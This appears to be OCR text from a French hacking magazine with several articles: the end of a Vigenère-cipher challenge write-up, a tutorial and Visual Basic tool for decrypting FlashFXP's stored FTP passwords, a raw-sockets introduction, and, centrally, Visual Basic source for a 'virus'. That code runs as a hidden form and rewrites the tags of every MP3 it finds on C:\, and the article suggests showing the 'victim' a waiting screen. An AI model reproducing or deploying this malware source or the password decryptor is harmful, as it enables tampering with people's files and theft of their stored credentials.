63	8	36	39	159	6	8	11	51	3	9	33	22	69	54	25	15	59	60	62	52	23	0	7	3	5	(e)
7	0	4	4	18	0	0	1	5	0	1	3	2	7	6	2	1	6	6	7	5	2	0	0	0	0	

On retrouve grosso modo la répartition habituelle des lettres d'un texte écrit en français.

Après quelques aménagements (majuscule, accents...), le texte réel devient :

Mais avez-vous, dans votre psychologie en trois pièces et votre profil technocratique de mil neuf cent cinquante, un jour pensé à regarder le monde derrière les yeux d'un hacker ? Ne vous êtes-vous jamais demandé ce qui l'avait fait agir, quelles forces l'avaient modelé ? Je suis un hacker, entrez dans mon monde...

Mot clé : HackersManifesto.

Un hacker en quête de liberté est allé trop loin et a piraté un serveur internet, d'adresse ip soixante deux.xxxxxxxxxxxx.xxxxxxxxxxxxxxxxx.xxxxx.
L'admin peut se connecter depuis internet en ssh sur le serveur (port 9876), mais le mot de passe est changé automatiquement de manière régulière. Le pirate a donc mis en place une backdoor qui lui donne quand il en a besoin le mot de passe de connexion.
Vous devez vous connecter au serveur en vous servant de cette backdoor. Vous savez que le port de la backdoor se situe quelque part entre 31000 et 32000, quelle ne répond que si la connexion vient d'une adresse ip située sur dmp-france.com (autre serveur piraté par ce méchant blackhat :-) et que la syntaxe pour obtenir le mot de passe est :
"give <adresseip> cookie :)"

Bonne chance.

Petite anecdote, mon bout de programme faisant une conversion de toutes les lettres en minuscule avant traitement, j'ai bien évidemment, dans un premier temps, oublié de replacer les lettres majuscules comme dans le texte chiffré. Si, pour la compréhension du texte, cela n'est pas gênant, en revanche, cela m'a valu un " désolé, ce n'est pas le bon mot-clé, mais bien tenté " (ou équivalent) lors de la validation du level 4 sur le site HZV. J'ai commencé par être mauvaise langue avant de découvrir mon erreur. Comme quoi, il faut toujours être sûr de son coup avant d'ouvrir sa bouche ;-)

LE SOURCE POUR LE DÉCODAGE :

```
// Usage: decode fichier cle

#include <stdio.h>
#include <windows.h>
#include <tchar.h>
#include <time.h>

#define NBL         26

void
_tmain(int argc, LPTSTR argv[])
{
     FILE *pif;
     int nr;
     char buff[2048], buff2[2048];
     char *p, *p2;
     int rep[NBL * 2], rep2[NBL * 2], *prep;
     int i, j, max, imax, nb, idx;
     char *c;

     if (argc < 3) exit(1);
     memset((char*)rep, 0, sizeof(rep));
     memset((char*)rep2, 0, sizeof(rep2));
     if ((pif = fopen(*++argv, "r")) == NULL) exit(1);
     c = *++argv;
     idx = 0;
     printf("deb--%s--------------\n", *argv);
     while ((nr = fread(buff, sizeof(char), sizeof(buff) - 1, pif)) > 0) {
          memset(buff2, 0, sizeof(buff2));
          for (p2 = buff2, p = buff; nr; p++, p2++, nr--) {

               *p2 = *p;

               // Je mets d'office en minuscule...
               if ((*p >= 'A') && (*p <= 'Z')) {
                    *p += 'a' - 'A';
               }

               if ((*p >= 'a') && (*p <= 'z')) {
               // C'est une lettre. Je fais donc la somme modulo 26 (NBL) de ladite lettre
               // avec la lettre de la clef à la position de l'index idx.
                    *p2 = 'a' + (*p + c[idx] - 'a' - 'a' + 1) % NBL;
                    rep[*p - 'a']++;
                    rep2[*p2 - 'a']++;
                    // Je decale d'un cran mon index de clef avec retour au debut sila fin de la clef
                    // ext atteinte.
                    if (c[++idx] == '\0') { idx = 0; }
               }
          }
          printf("%s", buff2);
     }
     printf("\nfin---------------\n");
     fclose(pif);

     // J'affiche la repartiton des lettres du texte chiffre et du texte obtenu.
     printf("a  b  c  d  e  f  g  h  i  j  k  l  m  n  o  p  q  r  s  t  u  v  w  x  y  z\n");
     for (j = 0; j < 2; j++) {
          prep = rep;
          if (j) { prep = rep2; }
          max = 0;
          imax = 0;
          nb = 0;
          for (i = 0; i < NBL; i++) {
               if (prep[i] + prep[i + NBL] > max) { max = prep[i] + prep[i + NBL]; imax = i; }
               nb += prep[i] + prep[i + NBL];
          }
          for (i = 0; i < NBL; i++) {
               printf("%2d ", prep[i] + prep[i + NBL]);
          }
          printf(" (%c)\n", 'a' + imax);
          for (i = 0; i < NBL; i++) {
               printf("%2d ", (100 * (prep[i] + prep[i + NBL])) / nb);
          }
          printf("\n");
     }

     exit(0);
}
```

Décrypter les passwords de FlashFXP

NIVEAU NEWBIE

Vous utilisez FlashFXP comme client FTP ou FXP (transfert de fichiers entre deux sites) ? Vous avez perdu votre mot de passe ? Pas de panique ! Nous vous proposons d'analyser et de comprendre le fonctionnement de son système de cryptage.

Cet article est l'explication d'une méthode de chiffrage parmi un grand nombre d'autre. Nous allons essayés de vous expliquer comment elle fonctionne. A la fin, vous serez normalement capable de décrypter vous même les passwords avec votre petite calculette :) Cet algorithme a été testé sur la toute dernière version et marche tout à fait bien. Il est possible qu'un jour l'auteur de FlashFXP pense à le changer, mais apparemment ce n'est pas demain la veille :) Si ça arrivait, je vous referai un petit article :) Avant de commencer, sachez que ce texte n'est là que pour "education purpose only" (à but éducatif seulement).

Où faut-il chercher ?

Tout d'abord, allez chercher le mot de passe encrypté en ouvrant le fichier " sites.dat " contenu dans le dossier d'installation de FlashFXP avec votre bloc-note. C'est dans ce fichier, que sont stockés tous les sites FTP du "Site Manager". Les mots de passe sont malheureusement cryptés. Mais c'est pas un problème :) Vous y trouverez quelque chose du genre:

```
[Ici figure le nom du site FTP]
IP=127.0.0.1              ---> L'hôte du FTP
Port=21                   ---> Le port du FTP
User=HackerZ Voice        ---> Le USER du FTP
Pass=FE0E1B4FAB7A         ---> Le PASS du FTP (crypté)
Created=37416.5366303704  ---> La date de création
Options=30033330000330    ---> Les réglages
```


La méthode de décryptage

La méthode de décryptage est assez basique. Vous avez tout d'abord un " Magic Buffer ", qui tournera en boucle tout au long du décryptage. Le voici :

```
79413336 7A413438-6445686672766768 yA36zA48dEhfrvgh
47526735 37683555-6C4476330000000 GRg57h5U1Dv3
```

Maintenant, comment décrypter le password FE0E1B4FAB7A de notre utilisateur HackerZ Voice :

ECRAN PRINCIPAL DE FLASHFXP




```
Pass=FE0E1B4FAB7A
     ^^            = nombre magique
       ^^          = premier caractère chiffré
         ^^        = deuxième caractère chiffré
           ^^      = troisième caractère chiffré
             ^^    = quatrième caractère chiffré
               ^^  = cinquième caractère chiffré
```

Le calcul est facile ! Il suffit d'appliquer la formule ci-dessous et de voir le résultat.

((Chiffre à décrypter (=x)) XOR (Xème caractère du Magic Buffer)) - (Chiffre précédent) = (Caractère ASCii en Hexa)

Premier caractère

0x0E XOR 0x79 (premier caractère du Magic Buffer) = 0x77
0x77-0xFE (nombre magique) = 0xFFFFFF79
==> Déjà un problème :) Si le chiffre est plus grand que 0xFF, il faut faire ainsi :
0xFFFFFF79-0xFFFFFF01 = 0x78
78 en hexadécimal donne 120 une fois converti en décimal.
Ce qui donne, en ASCii, la lettre "x" (ALT+0120)

Deuxième caractère

0x1B XOR 0x41 (deuxième caractère du Magic Buffer) = 0x5A
0x5A-0x0E (premier caractère chiffré) = 0x4C
4C en hexadécimal donne 76 une fois converti en décimal.
Ce qui donne, en ASCii, la lettre "L" (ALT+076)

Troisième caractère

0x4F XOR 0x33 (troisième caractère du Magic Buffer) = 0x7C
0x7C-0x1B (deuxième caractère chiffré) = 0x61
61 en hexadécimal donne 97 une fois converti en décimal.
Ce qui donne, en ASCii, la lettre "a" (ALT+097)

Quatrième caractère

0xAB XOR 0x36 (quatrième caractère du Magic Buffer) = 0x9D
0x9D-0x4F (troisième caractère chiffré) = 0x4E

4E en hexadécimal donne 78 une fois converti en décimal.
Ce qui donne, en ASCii, la lettre "N" (ALT+078)

Cinquième et dernier caractère

0x7A XOR 0x7A (cinquième caractère du Magic Buffer) = 0x00
0x00-0xAB (quatrième caractère chiffré) = 0xFFFFFF55
0xFFFFFF55-0xFFFFFF01 = 0x54
54 en hexadécimal donne 84 une fois converti en décimal.
Ce qui donne, en ASCii, la lettre "T" (ALT+084)

Au final, on trouve que le code est "xLaNT" (oui, je sais, nous aurions pu abréger. Mais nous voulons être sûre que vous compreniez bien la technique). Notez aussi que si le password est plus long que 28 caractères, le Magic Buffer fait une boucle.

Le programme en VB

Après avoir lu et compris la méthode, il vous suffit de convertir le tout en Visual Basic. Pour commencer, mettez sur la 'Form' 3 éléments :
Un TextBox appellé "TBKey", où sera entré le code chiffré.
Un TextBox appellé "TBPass", où atterira le résultat.
Un CommandButton appellé "CBDecrypt", qui lancera le processus.


Voici le code :

```
' ###################
' # Source by xLaNT #
' #  Thx to Sultar  #
' ###################
'
'Définition du type des variables du Magic Buffer et Password
 Dim VAMagic(100) As String
 Dim VAchar(100) As String
 Dim VaLettre(99)
 Dim Texte(100) As String
 Const MagicBuffer As String = "794133367A4134386
  44568667276676847526735376835556C447633000000000"

Private Sub CBDecrypt_Click()
   'Remise à zero du champs password
   TBPass = ""
   'Début de la boucle
   For N = 1 To Len(TBKey) / 2
     'Définition des chiffres
     VAchar(N - 1) = Mid$(TBKey.Text, 2 * N - 1, 2)
   Next

  'La routine de cryptage
  For N = 1 To Len(TBKey) / 2 - 1
    'Val("&H...") converti en décimal
    VaLettre(N) = Hex((Val("&H" & VAchar(N))
                        Xor Val("&H" & VAMagic(N))))
    'La boucle tourne
    VaLettre(N) = Val("&H" & VaLettre(N)) -
                              Val("&H" & VAchar(N - 1))
    'Au cas ou le résultat > 0xFF
    If VaLettre(N) < 0 Then VaLettre(N) =
                                    VaLettre(N) + 255
      'Ajout du caractère décrypté à la fin de TBPass
      TBPass = TBPass & Chr(VaLettre(N))
  Next
End Sub

Private Sub Form_Load()
  For N = 1 To Len(MagicBuffer) / 2
    'Séparation du MagicBuffer en ségments de 2 lettres
    VAMagic(N) = Mid$(MagicBuffer, N * 2 - 1, 2)
  Next
End Sub
```

Et voilà :) Le code aurait pu être bien plus petit, à vous de l'optimiser :) Tout ce qui est après un ' n'est pas nécessaire, il s'agit d'un commentaire.

Greetz à Sultar (Jeune padawan un jour deviendra grand) ainsi qu'à Klefz
Salutation à #www.AloneTrio.fr.st et à toute la team GAiA
PS : Hacking spirit is in da CESSEV!!

-={ xLaNT from Switzerland }=-
xLaNT@mailfloor.ch



NIVEAU NEWBIE

LE VIRUS QUI CHANGE

Découvrez comment créer facilement un virus qui cherche tous les MP3 du disque dur et modifie leurs tags. Avec quelques lignes de code en Visual Basic (VB), il change les informations qui identifient le morceau (Auteur, Titre, Album, etc) et les remplace par votre texte !

Outre le fait de pouvoir créer un virus soi même, le plus intéressant dans cet article, est de comprendre le fonctionnement de VB et sa manière d'interagir avec des fichiers présents sur le disque dur. Cette exemple est donné à titre purement indicatif. C'est de l'information et pas une incitation. Donc, ce n'est pas la peine de vous jeter sur votre " notepad " pour faire &#@£$ Monsieur X !

LES COMPOSANTS : sur la 'Form' principale (Visible = False) il nous faut pour créer notre virus :

- 1 DriveListBox : Drive1
- 1 DirListBox : Dir1
- 1 FileListBox : File1
- 2 ListBox : MemTempDir et MemTempFile

Le script

Maintenant que nous avons nos composants, soyons didactique ! Nous allons pourvoir attaquer le cœur de notre virus. Aller, on y va !

CODE DE LA 'FORM' PRINCIPALE INVISIBLE

```
Option Explicit
Dim Variable, OldVariable, Fichier
Private Sub Form_Load()
  ' Je fais que c:\ mais rien ne t'empêche de
                'balayer les autres lecteurs
  Dir1.Path = "c:\"
    Do Until Dir1.ListIndex =  Dir1.ListCount - 1
      Dir1.ListIndex = Index + 1
     Fichier = Dir(Dir1.List(Dir1.ListIndex) & "\*.MP3")
        Do Until Fichier = ""
          Call EcrireTagID3v1((Dir1.List
                (Dir1.ListIndex) & "\" & Fichier),
                 "Auteur", "Titre", "Album", 2002,
                                255,"Commentaire")
          Fichier = Dir
        Loop
      Call FunctionRecursive
    Loop
End Sub

Function FunctionRecursive()
  MemTempDir.AddItem Dir1.ListIndex
  Dir1.Path = Dir1.List(Dir1.ListIndex)
    Do Until Dir1.ListIndex = Dir1.ListCount - 1
      Dir1.ListIndex = Dir1.ListIndex + 1
      Fichier = Dir(Dir1.List(Dir1.ListIndex) & "\*.MP3")
        Do Until Fichier = ""
          Call EcrireTagID3v1((Dir1.List
                (Dir1.ListIndex) & "\" & Fichier),
                 "Auteur", "Titre", "Album", 2002,
                                255,"Commentaire")
          Fichier = Dir
        Loop
```

TOUS LES TAGS DE VOS MP3

```
      Call FunctionRecursive
    Loop
  Dir1.Path = Dir1.List(-2)
  Dir1.ListIndex =
        MemTempDir.List(MemTempDir.ListCount - 1)
  MemTempDir.RemoveItem (MemTempDir.ListCount - 1)
End Function
```

Ensuite, il faut créer un module et y mettre dedans le code correspondant.

CODE POUR LE MODULE

```
Option Explicit
Public Function EcrireTagID3v1(stFichier As String,
stTitre As String, stArtiste As String, stAlbum As
String, stAnnee As String, btGenre As Byte,
stCommentaire As String)
  ' Lecture des informations d'un fichier
  Dim stRead As String
  ' Ouverture du fichier
  Open stFichier For Binary Shared As #1
    If Not ((GetAttr(stFichier) And vbReadOnly) =
                                  vbReadOnly) Then
      ' Gestion d'erreur
      On Error Resume Next
      Err.Clear
      ' Enlève l'attribut lecture seule
      SetAttr 1, GetAttr(1) And Not vbReadOnly
    End If
  stRead = Space$(3)
  Get #1, LOF(1) - 127, stRead
    ' Vérification de la présence d'informations
    If (stRead <> "TAG") Then
      ' Insertion de la balise TAG
      Seek #1, LOF(1)
      Put #1, , "TAG"
    End If
  ' Mise en place des informations
  stTitre = Left(stTitre + Space(30), 30)
  Put #1, , stTitre
  stArtiste = Left(stArtiste + Space(30), 30)
  Put #1, , stArtiste
  stAlbum = Left(stAlbum + Space(30), 30)
  Put #1, , stAlbum
  stAlbum = Left(stAlbum + Space(4), 4)
  Put #1, , stAnnee
  stCommentaire = Left(stCommentaire + Space(30), 30)
  Put #1, , stCommentaire
  Put #1, , btGenre
  ' Fermeture du fichier
  Close #1
End Function
```

Pour finir

Il est possible de compléter facilement ce code pour y mettre des fonctions supplémentaires. Par exemple, nous pourrions créer une 'Form' qui fait patienter la personne infectée pendant le changement de tous ses tags :)- Pour cela, il suffit de mettre une 'Form' visible avec un petit texte pour faire patienter la victime. Pour afficher la 'Form' il suffit d'insérer dans le code de la 'Form' principale, à Form Load : taform.Show. C'est tout !

Avant de vous laissez méditer sur cette article, je vous rappelle, quand même, que si créer un virus est toléré par la loi, son utilisation et sa diffusion sont elles, strictement interdite. Utilisez le avec la plus grande précaution !

By King
www.jeuxenligne.fr.st

INTRODUCTION AUX

Cet article est le premier d'une série d'introduction au fonctionnement des raws sochets. Vous y découvrirez comment modifier les entêtes des paquets qui circulent sur les réseaux en créant vos propres programmes en C. Alors, on spoof de rire !

CONNAISSANCES REQUISES : LANGAGE C, ET PRINCIPES DE FONCTIONNEMENT DES RÉSEAUX


Tout d'abord, je tenais à remercier les personnes qui m'envoient des mails pour me dire qu'ils aiment bien mes articles ! Je leurs adresse une spéciale dédicace ! Je souhaitai par la même occasion, mettre une petite chose au point ! Il ne sert à rien de me demander les binaires de mes programmes. Si vous aviez compris le but de ces articles vous ne poseriez même pas la question ! Je le répète, l'objectif est de vous expliquer comment ça marche, pas de fournir des applications fonctionnelles (et oui, pour ça, il y a des programmes 100 fois mieux que les miens, comme NMAP, ETHEREAL ou HPING par exemple !) Alors si vous vous contentez de vous servir de ce genre de programmes sans comprendre comment ils fonctionnent, c'est votre problème ! Mais dans ce cas, allez en récupérer sur le net. Voilà, cette petite parenthèse étant terminée, passons à la description de cet article !

NIVEAU WILD

En quoi consiste-t-il ? L'objectif est d'introduire les raws sockets. Nous allons découvrir comment ils fonctionnent et comment les utiliser. Avant de commencer, une description complète des protocoles s'impose. A savoir : IP, TCP, UDP et ICMP. C'est la base d'une bonne compréhension pour créer ces paquets de A à Z (enfin presque). En fait, dans les articles qui suivront celui-ci, nous allons faire différents " packets maker " (forgeur de paquets) : un ICMP, un UDP et pour finir, le plus difficile, un TCP. Cette série d'articles s'adresse à des gens qui connaissent un minimum le langage C, et les réseaux. Je vais détailler au maximum, alors toute personne possédant ces bases peut comprendre. Bon, tout ceci étant dit, je crois que nous allons pouvoir commencer.

Comprendre le système d'en-têtes des protocoles

Un exemple vaut mieux qu'un long discours. Nous allons donc expliquer ce qu'il ce passe lorsqu'une application quelconque veut envoyer des données à une autre application. Prenons l'exemple d'IRC. Vous êtes tranquillement installé chez vous, devant votre ordinateur et vous décidez d'aller chatter avec vos amis sur IRC. Vous vous connectez et vous discutez. Mais savez vous ce qu'il se passe exactement à chaque fois que vous envoyez un message à un autre utilisateur ?



RAWS SOCKETS

PARTIE 1/4

C'est ce que nous allons voir.

L'application (xchat par exemple sous Linux) va ouvrir une socket de connexion en direction du serveur IRC. Ceci est complètement invisible aux yeux de l'utilisateur. Alors, que se passe-t-il réellement :

```
xchat :   Message à Mr  Pote
              |
IRC :     Entête IRC (géré par xchat)
              |
TCP :     Entête TCP
              |
IP :      Entête IP
```

Au final, le "salut les amis" que vous avez envoyé sur IRC, se traduit par un datagramme contenant une entête IP, une entête TCP, une entête IRC (ce n'est pas vraiment une entête, mais disons que vos données sont formatées selon le protocole IRC) et enfin votre message. Toutes ces entêtes ont pour but d'acheminer le message à destination (en gros). Cet enchaînement de protocoles s'appuie sur le modèle OSI (Open System Interconnection). Voici un schéma approximatif du modèle en couches OSI (pour information, TCP-IP s'appuie sur le même modèle).

7 -> Application
6 -> Présentation
5 -> Session
4 -> Transport
3 -> Réseau
2 -> Liaison de Données
1 -> Physique

Sans entrer dans le détail, sachez que c'est par ces différentes couches que vont passer nos données pour finalement constituer notre paquet final, tel qu'il sera envoyé sur le réseau. Dans le cadre de notre exemple, xchat sera notre couche applicative (couche 7 du modèle OSI). TCP notre couche transport (couche 4). Et enfin, IP notre couche réseau (couche 3). C'est pas plus compliqué ! Tout cela pour bien vous faire comprendre le mécanisme des couches et entêtes qui lui sont associées. Dans le domaine d'intérêt de cet article, nous allons en fait voir les protocoles IP, TCP, UDP et ICMP. On peut les schématiser comme ceci :

```
      —  TCP  —  IRC
IP    —  UDP  —  Mr Pote
      —  ICMP—  Ping
```

Vous noterez que ce schéma n'est pas le même que celui que vous pourrez trouver un peu partout sur le net. Contrairement aux autres, je ne considère pas le protocole ICMP comme un protocole à part entière. Souvent les schémas présentent le protocole ICMP au même niveau que IP, mais je ne suis pas d'accord. Le protocole ICMP s'appuie sur une entête IP au même titre que TCP et UDP, même si IP et ICMP sont en étroites relations (en gros ICMP est le protocole de contrôle et de gestion d'erreurs d'IP, mais nous verrons cela plus tard).

Vous comprenez maintenant qu'une application désirant communiquer avec une autre passera par les différentes couches sur lesquelles elle s'appuie.

UN AUTRE EXEMPLE TOUJOURS AVEC IRC:

L'utilisateur saisie un message :
'Bonjour tous le monde !!'
Le logiciel formate les données suivant le protocole IRC :
'Entête IRC' 'Bonjour tous le monde !!'
Le système d'exploitation rajoute l'entête TCP :
'Entête TCP' 'Entête IRC' 'Bonjour tous le monde !!'
Le système d'exploitation rajoute l'entête IP :
'Entête IP' 'Entête TCP' 'Entête

IRC' 'Bonjour tous le monde !!'

Et bien nous, nous n'allons pas laissé l'OS se charger des entêtes IP et TCP, nous allons les créer nous même. C'est ça le principe des raws sockets. Nous allons donc décrire les protocoles que nous allons utiliser : IP, TCP, UDP, ICMP, ainsi que leurs entêtes. Vous comprenez maintenant que le but de nos " packets makers " sera de construire ces entêtes. Dans cet article nous allons détailler le protocole IP, les autres protocoles seront vus au moment de la réalisation des " packets maker " dans les prochains numéros.

Le protocole IP.


Le protocole IP (Internet Protocole) fonctionne par datagrammes (on parle de datagrammes IP). En fait il va se contenter de faire parvenir des données d'une machine A (avec une adresse IP quelconque) à une machine B. Il doit aussi s'occuper de la fragmentation et du réassemblage des paquets. C'est tout ce qu'il va faire ! Il ne va pas s'occuper de l'intégrité des données (réservé à un protocole supérieur : TCP) ou de la gestion des erreurs éventuelles (gérés par ICMP).

L'entête IP

Selon la RFC 791 (Requests For Comments), l'entête IP à le format suivant :

Voici la signification des différents champs :

Version (4 bits) : Il s'agit de la version du protocole utilisé. Nous c'est la version 4. La 6 existe depuis 99, mais elle reste encore trop peu utilisée (elle est définie dans une autre RFC).



IHL (4 bits) : Il s'agit de l'Internet Header Lenght, ou longueur de l'entête Internet. En fait c'est le nombre de mots de 32 bits qui composent l'entête IP. Si vous êtes fort en math, vous devinez que ce champ prendra pour valeur minimale 5. 5x32=160 bits. Et oui, 5 est la valeur minimale si aucune option n'a été ajouté !

TOS (8 bits) : Il s'agit du Type Of Service, ou type de service en français. Ce champ est utilisé pour déterminer la qualité du service souhaité, avec des indicateurs de priorités. Notez que ces priorités ne sont pas gérées par tous les routeurs. Certains se contentent en effet d'ignorer ce champ. Nous n'allons pas en dire plus sur ce champ qui ne présente que peu d'intérêt dans le cadre de cet article.

TL(16 bits) : Total lenght. Il s'agit de la longueur totale du paquet, à savoir entête+données. Au maximum, nos paquets IP feront donc 2^16 octets soit 65536 octets. Notez cependant que très peu de réseaux sont capables de gérer des paquets de cette taille. Il est évident qu'ils seront fragmentés.

ID (16 bits) : Il s'agit de l'identification du paquet dans le cas d'une éventuelle fragmentation. Elle va servir à identifier les fragments d'un même datagramme.

FLAGS (3 bits) : Ces 3 bits sont des flags qui vont servir à gérer la fragmentation. Ils se divisent comme suit : 0 DF MF. Le premier bit est un bit réservé, il est toujours à 0. Le deuxième bit est le 'Do not Fragment flag'. C'est lui qui autorise ou non la fragmentation du paquet. Si il est à 1, le paquet ne pourra pas être fragmenté. Si il est à 0, la fragmentation est alors possible. Le troisième bit est le 'More Fragment flag'. C'est lui qui va indiquer si le paquet est un fragment de datagramme ou non. Si il est à 1, cela signifie qu'il fait partie d'un datagramme fragmenté, si il est à 0, cela signifie qu'il est le dernier fragment d'un datagramme ou le seul.

Frag Offset (13 bits) : Ce champ indique la position des données dans un paquet fragmenté. Il s'agit du décalage du premier octet du

fragment considéré par rapport au datagramme entier.

TTL (8 bits) : Il s'agit du Time To Live ou durer de vie. A chaque fois que le paquet va traverser un routeur, ce champ sera décrémenté de 1. Si il arrive à 0, le paquet est éliminé (discard) ! Ceci est fait pour éviter de surcharger un réseau avec les paquets perdus.

Protocole (8 bits) : Il va identifier le protocole de niveau supérieur (TCP,UDP, ou autre). Dans un environnement Linux, vous pouvez voir la liste dans /etc/protocoles ou /usr/include/netinet/in.h

Header Checksum (16 bits) : Il s'agit du complément à 1 sur 16 bits de la somme des compléments à 1 des octets qui composent l'entête pris par mots de 16 bits. Ca parait compliqué je sais. Mais retenez simplement que c'est un champ chargé de vérifier l'intégrité de l'entête IP (Attention, seulement de l'entête). C'est une fonction générique qui sera aussi utilisée pour calculer les checksums des entêtes des autres protocoles.

Adresse IP source (32 bits) : Il s'agit de l'adresse IP de l'émetteur. Donc sur 4 octets (A.B.C.D).

Adresse IP destination (32 bits): Il s'agit de l'adresse IP du destinataire.

Options (variables) : Il s'agit d'éventuelles options servant à gérer des fonctions de débogages ou de statistiques. On n'approfondira pas sur ce champs. Pour plus de précisions reportez vous à la RFC correspondante. On ne l'utilisera pas dans nos forgeurs de paquets.

Voila en gros pour l'entête IP. Les plus malins devinent déjà que nous allons gérer cette entête par une structure lors de la réalisation de notre " packets maker ".

Voyons voir le coté pratique avec un petit exemple. Lancez un sniffer quelconque (qui affiche les paquets intégralement) et essayons de détailler le paquet. Voyons voir ce que ça donne avec TCPdump. On le lance avec les options -X pour avoir l'affichage en Hexadécimal et -c1 pour ne capturer qu'un seul paquet.

```
[redils@HZV]tcpdump -X -c1
tcpdump: listening on eth0
0x0000    4500 05dc 78bb 4000 6c06 45ba c81e c165  E....^@.n.`....-
0x0010    c0a8 007a 18ca 0700 7dad e4ce 4a73 2391  ...z....}...Js#.
0x0020    5018 fa1e e66c 0000 4346 a24a 589f 4240  P....l..CF.JX.B@
0x0030    81bf 96b4 f1bc 0b2c 443d 7dce 9415 7a84  .......,D=}...z.
0x0040    6071 d191 b2a4 9b44 4b81 661a 0c00 3653  `q.....DK.f...6S
0x0050    649c                                     d.
[redils@HZV]
```

